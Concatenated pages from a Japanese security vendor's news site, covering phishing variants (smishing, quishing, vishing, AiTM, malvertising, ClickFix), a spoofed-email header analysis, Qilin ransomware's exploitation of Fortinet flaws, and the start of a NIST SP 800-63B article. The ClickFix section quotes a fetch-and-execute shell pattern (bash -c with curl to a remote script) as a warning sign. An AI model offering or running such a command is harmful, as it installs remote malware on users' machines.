ソーシャルエンジニアリング最前線
【第3回】フィッシングメールの最新トレンドとソーシャルエンジニアリング攻撃の手口

Share

Security NEWS TOPに戻る
バックナンバー TOPに戻る

【関連ウェビナー開催情報】
弊社では7月23日(水)14:00より、「急増するフィッシング攻撃の実態と対策〜企業を守る多層防御とは〜」と題したウェビナーを開催予定です。多要素認証や従業員教育、技術的防御など多層的なアプローチに加え、当社ソリューションによる効果的な防御手法もご紹介します。ご関心がおありでしたらぜひお申込みください。詳細はこちら。

本シリーズでは、「ソーシャルエンジニアリング最前線」として、2025年6月現在のフィッシングに代表されるソーシャルエンジニアリングに関する動向と企業・個人が取れる対策をまとめます。第3回はフィッシングを含めたソーシャルエンジニアリング攻撃の目的、最近話題の手口についてまとめます。

ソーシャルエンジニアリング攻撃の目的と心理的手口

ソーシャルエンジニアリング攻撃は攻撃者が被害者の心理や認知機能のバグを悪用したハッキング技法であることは第1回で紹介した通りです。ここではどんな手口でソーシャルエンジニアリング攻撃が仕掛けられるかを解説します。

最も多いソーシャルエンジニアリングの手口「フィッシング」

ソーシャルエンジニアリング攻撃で最も知られている手口はフィッシングでしょう。

フィッシングメールの種類

フィッシングといわれて最初に思い浮かべるフィッシングメールはフィッシングの一形態にあたります。フィッシングメールにもさまざまな種類があります。

  • フィッシングメールにマルウェアやマルウェアのダウンロードを行うアプリケーションを添付
    メールサービスやPCの機能などで検知しやすいことでも知られる
  • フィッシングメールにリンクを挿入し、リンク先から個人情報や認証情報を盗む、またはマルウェアのダウンロードを行う
    最近見られる手法にMicrosoft 365やGoogle Workspaceのログイン画面を精緻に再現した偽画面を使ったAiTMがある。日本国内で3月から5月にかけて問題となった証券口座への不正アクセス・不正取引事件も多くはこの手法を用いられたものと考えられる
  • 組織のコントロール外のサービスへ誘導し、マルウェアのダウンロードを行う
    会社のPCで求人サイトにアクセスし、会社で使用しているアカウントでGitHubにログインした状態で偽の採用担当者から指示された通り、コードを実行した結果暗号資産が盗難される事件などが発生している

さて、最近ではフィッシングもメールだけのものではなくなりました。

SMSを悪用した「Smishing(スミッシング)」

スミッシングはSMSで行われるフィッシングです。皆さまがよく知るものでは宅配事業者の不在配達通知のSMSによるスミッシングがこれに該当します。

QRコード型フィッシング「Quishing(クイッシング)」

街中でお店のメニューやお店のSNS、レンタルのためなどいろいろなところで見かけるQRコードですが、このQRコードが偽のログイン画面や偽の決済画面にリンクしているものをQuishing(クイッシング)といいます。イギリスの例では、駐車場の支払機にあるQRコードからアプリケーションのダウンロードを促されてアプリケーションをダウンロードした際、銀行口座の詳細確認のために90ペンス(約176円)の手数料に同意したところ、年間39ポンド(約7,600円)の払い戻し条件なしのサブスクリプションサービスを契約させられていたケース 注 1)もあります。

当初の被害が小さい(前述の例は90ペンス)ことなどから気付いても通報に至らないこと、決済情報や個人情報をQRコードでアクセスしたサイトで入力しているケースが多く、あとから詐欺に再度遭うこともあります。また、1人だけの被害であれば少額ですが、同じような被害者が数十人、数百人いるとさらに被害は拡大します。日本では現時点では一般的な手口ではありませんが、技術をさほど必要としない点を考慮すると同じ手口が流布する可能性が十分ある点に注意が必要でしょう。

フィッシング・スミッシング・クイッシングの共通対策とは?

フィッシング、スミッシング、クイッシングに共通する個人レベルの対策法は公式アプリ、公式サイト(ブックマーク)からのアクセスを心掛けることです。また、企業から貸与された端末経由でマルウェアのダウンロードをされるケースもあることから、企業から貸与された端末は目的外で使用しないことを徹底することも重要です。

音声通話を悪用する「Vishing(ビッシング)」

こちらは「声」によるフィッシング、Vishing(ビッシング)です。日本国内の被害事例としては2025年3月に山形鉄道が地元銀行を騙る自動音声の電話から誘導され、インターネットバンキングを経由し、およそ1億円の詐欺被害に遭った事例があります。

インターネットバンキングによる送金詐欺以外には自動音声との組み合わせによるテクニカルサポート詐欺などがあります。また、最近では警察を騙る自動音声通話なども報告されています 注 2)。基本的に自動音声でかかってくる電話はビッシングを疑ったほうがよいのが現状です。いったん電話を切ってから警察相談専用電話#9110や消費者ホットライン188に相談しましょう。

生成AIの進化で加速化するフィッシング手法

フィッシング全般に共通しますが、数年前であればフィッシングメールやSMSの文面の日本語がたどたどしかったり、日本語で使われない漢字が使用されたりといった違和感から怪しさに気付けたのですが、ここ1年ほどは生成AIの発展により、日本語のテキストからたどたどしさや違和感が急速に消えています。第2回で取り上げたフィッシングメールも文法や語彙としておかしな箇所は非常に少なく、注意力が低下しているときや慌てているときであれば気付かないかもしれないという危機感を抱くレベルです。最近ではアメリカFBIが政府高官のディープフェイクによる音声メッセージについて警告を発したり 注 3)、実際にアメリカ政府高官の顔写真などからAIが生成した音声を悪用したりする事例 注 4)が報告されています。文章によるフィッシングだけではなく、音声や画像、動画によるフィッシングについても、今後は警戒する必要があるでしょう。また、生成AIでWebページを生成するサービスも出現しています。一部のサービスには脆弱性があり、生成・公開されたページからユーザの情報やAIサービスのAPIキーなどの漏洩が可能という問題があります。

なお、このサービスでWebページを作るにはプロンプトを入力すればよいだけなので、ページによっては10~15分程度でフォームも含めて立ち上げることが可能です。また、サービスによってはAiTM用のなりすましページの作成などに制限もかからない可能性があり、生成AIによるソーシャルエンジニアリング攻撃への影響は多大なものがあります。

マルバタイジング(悪意ある広告)によるフィッシングの脅威

広告を介したソーシャルエンジニアリングをご存じでしょうか。一般的にはマルバタイジング(Malvertising)と呼ばれる手法で、広告から誘導する先が悪意のあるWebサイトである場合を指します。例えば以下のような事例があります。

  • 違法なストリーミングサイトに埋め込まれたマルバタイジングのリダイレクタからマルウェアが複数段に分けてダウンロードされ、認証情報が盗み取られた事例 注 5)
  • 正規のGoogle広告主の広告管理用サービスのアカウントを乗っ取り、マルバタイジングを行う事例 注 6)

フィッシングと偽CAPTCHA:ClickFixの新手口に注意

フィッシングやマルバタイジングなどの手法と併用されるものとして、ClickFixや偽CAPTCHA(Fake CAPTCHA)という手法があります。ClickFixはもともと、アプリケーションのダウンロードサイトなどを模した偽サイトでエラー画面に模した画面を表示し、被害者にコマンドをコピーアンドペーストさせてマルウェアをダウンロードさせる攻撃です。元は不具合を修正(Fix)するためにコマンドを実行させることからついた名前ですが、もちろん修正すべきものは何もなく、セキュリティ防御のためのシステム(EDRなど)の検知をかいくぐるためにユーザにコマンドを実行させる点に特徴があります。

ClickFixは単純なコマンドのコピーアンドペーストと実行から、その後偽のCAPTCHAやreCAPTCHA を介してコマンドを実行させるものへと進化しています。CAPTCHA または reCAPTCHA 認証に失敗したと見せかけて、コマンドのコピーアンドペーストと実行手順を表示し、エラーの解消にはこの手順を実行せよとするものです。実行手順にはWindowsであれば必ず Windowsボタン+R(Windowsのファイル名指定実行のショートカット)、macOSユーザであれば/bin/bash -c “$(curl -fsSL リモートのシェルファイルへのパス)”が表示されます。いずれもファイルを実行するための手順となります。これを見たら怪しいと思ってWebページを閉じ、会社のマシンを使っている場合は必ずIT部門に報告しましょう。

このほかにも宿泊予約サイトに見せかけたClickFix手法も観測されています 注 7)。ダウンロードされるマルウェアは RAT やインフォスティーラーなど各種あり、この手法を悪用する攻撃者も様々です。日本語での事例はあまり見かけませんが、日本に対して過去に攻撃を実行したグループでの悪用例があり、画面の再現や実行手順の翻訳さえ整ってしまえばいつでも実行可能であることから、警戒するに越したことはありません。

放置ドメインの悪用によるフィッシングリスクと対策

閉鎖したはずのサブドメインやドメインが侵害され、フィッシングの誘導先やフィッシングメールの送信元として悪用されることもあります。自社のドメインやサブドメインが悪用されていないかの確認を定期的に行い、自社ブランドの価値を維持することも非常に重要です。

アタックサーフェス調査の詳細については以下の記事をご参照ください。
「ASM(Attack Surface Management)と脆弱性診断」

企業が狙われるビジネスメール詐欺(BEC):フィッシングの延長にある脅威

ビジネスメール詐欺についてはこちらの記事をご参照ください。
「情報セキュリティ10大脅威」3年連続ベスト3入り、ビジネスメール詐欺を防ぐ手立ては?」


―第4回「企業が実践すべきフィッシング対策とは?」へ続く―

【連載一覧】

第4回「企業が行うべきフィッシング対策」」へ続く―

―第1回「ソーシャルエンジニアリングの定義と人という脆弱性」―
―第2回「実例で解説!フィッシングメールの手口と対策」―
―第4回「企業が実践すべきフィッシング対策とは?」―

【関連記事】
・【重要】楽天証券・SBI 証券をかたるフィッシングメールにご注意!
・IPA 情報セキュリティ10大脅威からみる―注目が高まる犯罪のビジネス化―
・フィッシングとは?巧妙化する手口とその対策
・「情報セキュリティ 10 大脅威」3 年連続ベスト 3 入り、ビジネスメール詐欺を防ぐ手立ては?

注:
1)https://www.bbc.com/news/articles/cq6yznmv3gzo
2)https://www.keishicho.metro.tokyo.lg.jp/kurashi/tokushu/police_officer.html
3)https://www.ic3.gov/PSA/2025/PSA250515
4)https://www.msn.com/en-us/news/us/us-government-is-investigating-messages-impersonating-trumps-chief-of-staff-susie-wiles/ar-AA1FMU7f
5)https://www.microsoft.com/en-us/security/blog/2025/03/06/malvertising-campaign-leads-to-info-stealers-hosted-on-github/
6)https://www.malwarebytes.com/blog/news/2025/01/the-great-google-ads-heist-criminals-ransack-advertiser-accounts-via-fake-google-ads
7)https://www.microsoft.com/en-us/security/blog/2025/03/13/phishing-campaign-impersonates-booking-com-delivers-a-suite-of-credential-stealing-malware/

Security NEWS TOPに戻る
バックナンバー TOPに戻る

ウェビナー開催のお知らせ

  • 2025年7月9日(水)13:00~14:00
    「SQAT®ペネトレーションテスト実演付き!-攻撃の“成立”を見極めるペネトレーションテストとは-」
  • 2025年7月16日(水)14:00~15:00
    「進化するランサムウェア攻撃-国内最新事例から学ぶ!被害を防ぐ実践ポイント10項目を解説-」
  • 2025年7月23日(水)14:00~15:00
    「急増するフィッシング攻撃の実態と対策〜企業を守る多層防御とは〜」
  • 最新情報はこちら

    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    ソーシャルエンジニアリング最前線
    【第2回】実例で解説!フィッシングメールの手口と対策

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    本シリーズでは、「ソーシャルエンジニアリング最前線」として、2025年6月現在のフィッシングに代表されるソーシャルエンジニアリングに関する動向と企業・個人が取れる対策をまとめます。第2回はつい先日まで世間を騒がせていたフィッシングメールに関する考察と、メールに含まれるリンクに関する考察、個人でとれる対策をお届けします。

    人の認知機能とフィッシングメール


    第1回の記事にも書いた通り、ソーシャルエンジニアリング攻撃を仕掛けてくる犯罪者は人間の認知機能をついたフィッシングメールを送ってきます。今回は2025年春に問題となった証券口座不正アクセス・取引事件のときに送られてきた一つのフィッシングメールを例に挙げて解説します。

    例からわかるポイントは以下の通りです。

    • A社からのメールを装うことで信頼感を上げようと試みている
      A社は著名な証券会社なため、信頼を獲得し、メールの内容を信じ込ませる(=説得)のに重要な要素となっています
    • A社からのメールであることを冒頭で繰り返すことで、アンカリング効果(最初に提示された情報が以下に正しいか思いこませる効果)を狙っている
      不安感や切迫感を所々で煽ることで認知機能の低下を促します。ここまでで肯定的にフィッシングメールを受け取る被害者に対して、ダメ押しで「よくある質問」を記載することで、確認バイアスを用いて最後の一押しをします

    フィッシングメールに潜む危険:スマホでは見抜けない偽装手法とは

    さて、例の中には3カ所、明らかにA社を騙ったものであることがわかる箇所があります。

    1. 送信元の名称は A 社なのに、B 社の送信専用メールアドレスが送信元として使用されている点
      これはパソコンで閲覧した場合にはすぐにフィッシングだとわかる一つのポイントですが、スマートフォンでは送信元の名称しか表示できないでしょう
    2. A社の正規のURLに見せかけた偽URL
      スマートフォンの性質上、タップしてブラウザで開かない限りURLを確認することはできません。ブラウザで開いた場合でも攻撃者の用意した正規サイトにそっくりなログイン画面か、正規サイトのログイン画面そのものが表示されます
    3. A社の問合せ電話番号を装ったフリーダイヤル
      スマートフォンの場合、ここまでたどり着くのに何回もスワイプする必要があります。ここまでの内容を信じてしまった場合、フリーダイヤルの番号が異なることに気づくことは難しいのではないでしょうか

    メールヘッダ情報で見抜くフィッシングメール

    この他にもスマートフォンで確認するのが難しいフィッシングメールの正体に関連する情報があります。それはメールのヘッダ情報です。先ほど例に挙げたメールのヘッダ情報はこちらです。

    Dmarc-SenderPolicy: reject
    Authentication-Results-Original: (メールサービス); spf=pass
    smtp.mailfrom=admin@(攻撃者が利用するドメイン); dkim=none header.d= header.b=; dmarc=fail
    header.from=(B社のドメイン)

    攻撃者が利用するドメインはトップレベルドメインの時点で B 社のドメインと異なるドメイン、つまりなりすましを行っていることがわかります。詳しく説明すると、下記のようになります。

    • Dmarc-SenderPolicy: reject
      B社のDMARCレコード上、なりすましを拒否するよう指定されていることを明示
    • Authentication-Results-Original: (メールサービス); spf=pass
      攻撃者のドメインのSPFレコードが参照され、PASSしている
    • dkim=none header.d= header.n=
      攻撃者側にDKIMの署名がない
    • DMARC= fail header.from(B 社のドメイン)
      B社のDMARC レコードに問題があるわけではなく、DMARCポリシーを参照したうえでなりすましなのでfail

    【用語解説】
    DMARC(Domain-based Message Authentication, Reporting, and Conformance)…メールソフトで表示されるメールアドレスで検証する技術の一つ。日本国内は導入が滞っている組織が多い
    SPF(Sender Policy Framework)…送信ドメイン認証の一つ。正規のサーバ/IPアドレスからの送信かどうかを検証するもの。ただし一部のなりすまし送信は検出せずPASSしてしまう
    DKIM(DomainKeys Identified Mail)…署名対象の情報を検証する認証技術の一つ。ただし署名に使うドメインの指定が可能なため、単体での検証の回避が可能

    未だにDMARCの実装が滞っている組織が多い関係で、SPF PASSで受信できるようポリシー設定が行われている場合が多く、これがこのメールの受信につながったとも考えられます。なお、この場合、B社には一切の通信が行われないため、B社でリアルタイムになりすましの悪用(ひいては自社のブランドイメージの毀損)に気付くことは困難です。DMARC認証を実装されている企業のはずなので、あとから「RUAレポート」と呼ばれる認証失敗のレポートでお気付きになるかもしれませんが、おそらく数多くのなりすましの被害に遭われているため、RUAレポートを確認して対策を行うのも非常に難しいのではないかと考えられます。

    次に、この攻撃者が使っているインフラを調べてみましょう。攻撃者が利用しているドメインでは評価スコアが検索できないため、送信元のIPアドレスで評価を確認しました。すると、とあるクラウドサービス事業者にたどり着きました。クラウドサービス事業者のインフラ上でWebページなどを公開している場合はWebページのコンテンツからサービスのカテゴリがわかることもありますが、コンテンツはどうやら存在しないようです。Whois 注 1)への登録がないこともわかりました。評価スコアをドメイン名で検索できなかったのはこれが原因でしょう。また、DNS lookup 注 2)も正引き・逆引きともに正しく動作していないことがわかっています。このIPアドレスを通して送信されているメールは27のIPアドレスからのメールのようで、2025年5月は主にゴールデンウィーク明け以降、5月末まで送信があったようですが、2025年6月はどのIPアドレスからもメールが送信されていないようでした。ただし、このIPアドレス群の評価スコアは中立または良好となっているため、攻撃が再開した際に再び悪用される可能性もあります。

    ここまででわかったことをまとめると以下の通りです。

    • スマートフォンで確認することが難しいメールのヘッダ情報には攻撃者の情報が含まれています
    • 一見B社のメールアドレスからの送信のように見えますが、実際はなりすましメールであり、B社がなりすましの悪用に気付くことは困難です
    • B社はDMARCの実装を行っている分、ある意味B社も被害者といえるでしょう
    • 攻撃者はクラウドサービスを利用することで攻撃インフラの流動性を高めている可能性があります
    • 金融庁の2025年6月5日付発表資料では、すでに不正アクセス件数は減少傾向に転じている 注 3)ことから、このIPアドレス群からのフィッシングメールの送信はいったんは止まる可能性が高いと考えられますが、今後の再悪用の可能性は否定できません。

    フィッシングメールに使われる偽リンクの見分け方とは

    次に本文内のリンクです。本文内のリンクはA社のオンラインサービスのログインページに見せかけたURLになっていますが、実際はC社の偽のログイン画面が表示されるようになっていました。ここで注意が必要なのは以下の2点です。

    1. 攻撃者は C 社のログイン画面偽装するか、をブラウザ上に表示することができます
    2. 現状、多くの証券会社が実装しているログイン方法であれば、攻撃者はログイン情報をすべて取得できるようになっています


    この手法は攻撃者中間攻撃(Attacker in the Middle、略称 AiTM)と呼ばれるもので、パスワードのみの認証はもちろん、多要素認証が有効な場合でもSMSやAuthenticatorアプリの利用であれば、時間ベースのワンタイムパスワード(TOTP)に加えてC社のサービスへのアクセスに使用するセッション情報も盗み取るものです。

    攻撃者中間攻撃(AiTM)の仕組み

    AiTMは被害者のふりをして C 社のサービスへのアクセスに必要な情報を盗み取ったうえで、不正アクセスを行います。この際、Authenticator アプリや SMS 認証がAiTMに対して脆弱であるのは、認証の成功がセッション情報(セッションクッキーやトークン)に紐づくところにあります。

    サービスによってはセッションを盗用されたところで大した被害は出ないケースもありますが、経済的に大きな打撃をユーザにもたらす可能性があるサービスについては、リスク管理の観点からもAiTMに耐性のある認証方式 注 4)注 5)の実装が求められるところです。

    ブロードバンドセキュリティ(BBSec)ではAiTMのモデルをもとにしたペネトレーションテストなども承っています。

    今回のケースでは不幸中の幸い?でA社のメールアドレスのなりすましではなくB社のメールアドレスのなりすまし、かつA社のサイトへのAiTMではなくC社のサービスへのAiTMだったため、ログインの前に気付かれたケースも多いのではないかと思います。しかし、A社のログイン画面、A社のメールアドレスのなりすましの場合であれば、最初に提示された情報から信頼度は揺るぐことがなく、多くの人が被害に遭った可能性も高いのではないでしょうか。

    フィッシングメールが仕掛けるマルウェア感染のリスク

    今回例に挙げたフィッシングメールは偽サイトへの誘導目的のフィッシングメールでしたが、未だにマルウェアのダウンロードを目的としたフィッシングメールも盛んに送られています。マルウェアの展開を目的としている場合、以下の3種類の経路が考えられます 注 6)。

    1. メールへの添付ファイル経由
    2. リンク経由
      昨今見られるのはオンラインストレージ経由のものやマルバタイジングと呼ばれる悪意ある広告経由のものです
    3. SNSアカウントやGitHubのレポジトリなどの会社外のチャンネル経由
      例として北朝鮮を背景とするサイバー攻撃グループ「TraderTraitor」による暗号資産関連事業者へのサイバー攻撃 注 7)が挙げられます

    個人でできるフィッシングメールの基本的な対策

    フィッシング対策協議会では個人ユーザ向けに日ごろの習慣でフィッシングを回避するよう呼び掛けています 注 8)。

    いつもの公式アプリ、いつもの公式サイト(ブックマーク)からのログインを

    第1回の記事でも取り上げたように、何よりも効果的な対策は無意識のレベルで安全な行動が習慣となっていることです。ログインをするときは必ず公式アプリ、公式サイト(ブックマーク)からのログインをお願いします。また特に焦っているとき、注意力が落ちているときにはフィッシングメールの罠にかかりやすいので、いったんメールを閉じて処理の手を止めるのが良いでしょう。


    ―第3回「フィッシングメールの最新トレンドとソーシャルエンジニアリング攻撃の手口」へ続く―

    【連載一覧】

    ―第1回「ソーシャルエンジニアリングの定義と人という脆弱性」―
    ―第3回「フィッシングメールの最新トレンドとソーシャルエンジニアリング攻撃の手口」―
    ―第4回「企業が実践すべきフィッシング対策とは?」―

    【関連記事】
    ・【重要】楽天証券・SBI 証券をかたるフィッシングメールにご注意!
    ・IPA 情報セキュリティ10大脅威からみる―注目が高まる犯罪のビジネス化―
    ・フィッシングとは?巧妙化する手口とその対策
    ・「情報セキュリティ 10 大脅威」3 年連続ベスト 3 入り、ビジネスメール詐欺を防ぐ手立ては?

    注:
    1) IP アドレス・ドメイン名などの所有者の検索サービスおよびプロトコルを指します。
    2) ドメイン名と IP アドレスを紐づけ得るための DNS サーバへの問合せを行うことを指します。正引き(ドメイン名から IP アドレスを問合せる)と逆引き(IP アドレスからドメイン名を問い合わせる)があります。
    3) 金融庁「インターネット取引サービスへの不正アクセス・不正取引による被害が急増しています」(2025年6月6日閲覧),不正取引・不正アクセスに関する統計情報の表を参照
    4) 米国NIST「SP 800-63B」では認証のレベルがAAL1から3まで定義されている。NIST「SP800-63」では提供するサービスの内容やリスクといったものと照らし合わせて身元保証・認証・フェデレーションのレベルを選択することが推奨されています。
    5) 例えばパスキーやFIDO2対応のハードウェアキーのようにWebサイトのドメインと認証デバイスの紐づけにより、偽サイトでのログインが防止されるものを指します。(第3回記事で詳述します。)
    6) MITRE&ATTCK,Spearphishing Service,Spearphishing Attachment, Spearphishing Linkを参照。
    7) 警察庁「北朝鮮を背景とするサイバー攻撃グループ TraderTraitor による暗号資産関連事業者を標的としたサイバー攻撃について」(2024年12月24日公開)株式会社Ginco「当社サービスへのサイバー攻撃に関するご報告」(2025年1月28日公開)
    8) フィッシング対策協議会,フィッシングとはより

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    ウェビナー開催のお知らせ

  • 2025年7月2日(水)13:00~14:00
    「いまWeb担当者が知るべきプライバシー対応と情報セキュリティ-プライバシー保護規制と進化するサイバー攻撃手法への対応-」
  • 2025年7月16日(水)14:00~15:00
    「進化するランサムウェア攻撃-国内最新事例から学ぶ!被害を防ぐ実践ポイント10項目を解説-」
  • 2025年7月23日(水)14:00~15:00
    「急増するフィッシング攻撃の実態と対策〜企業を守る多層防御とは〜」
  • 最新情報はこちら

    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    Qilinランサムウェア攻撃の実態と対策:Fortinet脆弱性の悪用を解説

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    【関連ウェビナー開催情報】
    弊社では10月22日(水)14:00より、「ランサムウェア対策セミナー2025 ~被害を防ぐための実践的アプローチ~」と題したウェビナーを開催予定です。最新のランサムウェア攻撃手口と国内外の被害事例を解説するとともに、企業が取るべき実践的な「防御の仕組み」を具体的に紹介します。ご関心がおありでしたらぜひお申込みください。

    昨今、Qilin(キリン)ランサムウェアによる攻撃が世界中で大きな話題となっています。特にFortinet製のネットワーク機器を標的とした攻撃は、企業や公共機関に甚大な被害をもたらしており、セキュリティ業界では警戒感が高まっています。本記事では、Qilinの攻撃手法や被害事例、そして企業が今すぐ取り組むべき対策について、詳しく解説します。

    お問い合わせ

    お問い合わせはこちらからお願いします。後ほど、担当者よりご連絡いたします。

    世界中で猛威を振るうランサムウェアグループQilinの概要と被害事例

    Qilinは2022年8月ごろから活動を開始したとされる脅威グループで、Fortinet製品の複数の重大な脆弱性を悪用して侵入を試みます。Bleeping Computerの最新報道によれば、2025年6月時点で310件以上の被害がダークウェブ上のリークサイトで公表されているとのことです。被害を受けた組織の中には、中国の自動車部品大手や米国の出版大手、豪州の裁判所サービス局など、グローバルに名だたる企業や機関が名を連ねています。

    英国における医療機関への攻撃と社会的影響

    特に注目すべきは、英国の病理検査機関への攻撃でしょう。この事件では、ロンドンの主要なNHS病院にも影響が及び、数百件の診療や手術が中止に追い込まれました。医療現場が機能不全に陥る事態は社会全体に大きな衝撃を与え、ランサムウェア攻撃が単なるIT問題ではなく、人命や社会インフラにも直結する深刻な脅威であることを改めて浮き彫りにしました。

    Qilinが悪用するFortinet脆弱性の詳細

    PRODAFT Flash Alertの報告によれば、主にCVE-2024-21762およびCVE-2024-55591というFortiOSやFortiProxyの重大な脆弱性が悪用されています。これらの脆弱性は、CVSSスコアが9.6と極めて高く、米国CISAも「既知の悪用された脆弱性カタログ(KEV)」に追加し、連邦機関に対策を義務付けています。CVE-2024-21762は2025年2月に修正パッチが提供されていますが、The Shadowserver Foundationの調査によれば、未だに約15万台のデバイスが脆弱なまま運用されているという現状があります。

    Qilinの攻撃手法と特徴

    攻撃手法としては、FortiGateファイアウォールの脆弱性を突いて侵入し、部分的に自動化されたランサムウェア攻撃を展開するのが特徴です。Bleeping Computerの記事によれば、Qilinはスペイン語圏の組織を中心に攻撃を仕掛けているものの、今後は地域を問わず拡大する可能性が高いとされています。

    日本国内での動向と匿名化された被害事例

    日本国内でもQilinグループが、ある医療機関や製造業企業への攻撃をダークウェブ上で主張しているとの情報があります。公式な被害報告は現時点で確認されていませんが、今後も注意が必要です。なお、当該企業名はプライバシー保護の観点から匿名とさせていただきます。

    企業が今すぐ取り組むべき対策

    こうした状況を踏まえ、企業や組織が今すぐ取り組むべき対策について考えてみましょう。まずは、既知の脆弱性に対するパッチ適用を徹底することが最優先です。パッチ適用が遅れるほど、攻撃リスクが高まることは言うまでもありません。さらに、定期的なセキュリティ評価やネットワークの見直し、サプライチェーン全体のセキュリティ強化も欠かせません。CISAやThe Shadowserver Foundationが警告しているように、最新の脅威情報の収集と共有も重要です。

    まとめ:Qilinランサムウェア攻撃の教訓と今後の展望

    最後に、Qilinランサムウェア攻撃の教訓として、「パッチ適用の徹底」「セキュリティ評価の定期的な実施」「サプライチェーン全体のセキュリティ強化」の3つが企業にとって不可欠な対策であることを強調しておきます。AIや自動化技術の進化によって攻撃手法も高度化している今、企業は常に最新の脅威情報をキャッチアップし、自社のセキュリティ体制を見直す姿勢が求められています。

    【参考情報】

  • Bleeping Computer
    https://www.bleepingcomputer.com/news/security/critical-fortinet-flaws-now-exploited-in-qilin-ransomware-attacks/
    https://www.bleepingcomputer.com/tag/fortinet/
  • PRODAFT Flash Alert
    https://industrialcyber.co/ransomware/forescout-details-superblack-ransomware-exploiting-critical-fortinet-vulnerabilities/
    https://www.cybersecuritydive.com/news/superblack-ransomware-used-to-exploit-fortinet-vulnerabilities/742578/
  • CISA(既知の悪用された脆弱性カタログ)
    https://www.cisa.gov/known-exploited-vulnerabilities-catalog
  • Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    ウェビナー開催のお知らせ

  • 2025年6月25日(水)13:00~14:00
    「リモートワークの落とし穴を塞ぐ!セキュリティ情報の効率的な収集法&対策のポイント」
  • 2025年7月2日(水)13:00~14:00
    「いまWeb担当者が知るべきプライバシー対応と情報セキュリティ-プライバシー保護規制と進化するサイバー攻撃手法への対応-」
  • 2025年7月16日(水)14:00~15:00
    「進化するランサムウェア攻撃-国内最新事例から学ぶ!被害を防ぐ実践ポイント10項目を解説-」
  • 最新情報はこちら


    資料ダウンロードボタン
    年二回発行されるセキュリティトレンドの詳細レポート。BBSecで行われた診断の統計データも掲載。
    お問い合わせボタン
    サービスに関する疑問や質問はこちらからお気軽にお問合せください。

    Security Serviceへのリンクバナー画像
    BBsecコーポレートサイトへのリンクバナー画像
    セキュリティ緊急対応のバナー画像

    NIST SP 800-63B改訂のポイントとは?企業に求められるパスワード・認証対策

    Share

    Security NEWS TOPに戻る
    バックナンバー TOPに戻る

    企業の認証セキュリティ強化に欠かせないNIST(米国国立標準技術研究所)のガイドライン「NIST SP 800-63」シリーズ。2024年8月、「NIST SP 800-63B」の第2次公開草案(2nd Public Draft)が発表され、パスワード管理や多要素認証に関する実務対応が注目を集めています。本記事では、企業の情報システム担当者向けに改訂のポイントと対策をわかりやすく解説します。

    NIST SP 800-63シリーズの構成と企業における役割

    「NIST SP 800-63」は世界的に強い影響力を持つガイドラインの一つです。日本では「電子認証に関するガイドライン」という名前で独立行政法人情報処理推進機構(IPA)からも日本語訳が公開されています。本シリーズは以下の4つの文書で構成されており、それぞれがID管理と本人認証の異なる側面を担います。

    NIST SP800-63の構成

    SP 800-63(概要)フレームワーク全体とリスクベース認証の考え方を解説
    SP 800-63A(IDの証明)本人確認プロセスの信頼性を定義
    SP 800-63B(認証とライフサイクル管理)パスワード、多要素認証、セッション管理などを規定
    SP 800-63C(フェデレーション)外部IDプロバイダー連携の仕組みを定義

